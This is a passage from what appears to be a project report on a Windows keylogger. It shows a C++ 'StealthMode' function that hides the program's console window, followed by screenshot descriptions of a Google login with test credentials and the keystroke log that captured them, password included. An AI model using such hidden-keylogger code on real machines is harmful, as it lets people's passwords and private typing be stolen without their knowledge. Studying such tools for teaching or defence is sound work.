
    }

}


void StealthMode(){
    HWND stealth;
    AllocConsole();
    stealth=FindWindowA("ConsoleWindowClass",NULL);
    ShowWindow(stealth,0);
}

```

## B. SCREENSHOTS




### Empty Record



## Keylogger In Stealth Mode

A screenshot of the Google login page. The page layout includes the Google logo, a search bar with the text 'login to google', and navigation links for 'All', 'Images', 'Videos', 'Shopping', 'News', and 'More'. The login form has two main sections: one for email/phone and one for password. The email field is filled with 'asdf@gmail.com' and has a 'Forgot email?' link below it. The password field is filled with 'asdf@1234' and has a 'Show password' checkbox checked. A 'Next' button is at the bottom right of the password section. At the bottom left, there is a 'Create account' link. The system clock at the bottom right shows '4:23 PM' and '19-Apr-24'.

## User Entering Information



Record.txt - Notepad

File Edit Format View Help

login to google  
,\v\<BACKSPACE>asdf@gmailcom,\v\ar\<BACKSPACE>\asdf@1234,\v\<BACKSPACE>\v\

Ln 1, Col 1 100% Windows (CRLF) UTF-8

## User Data In Record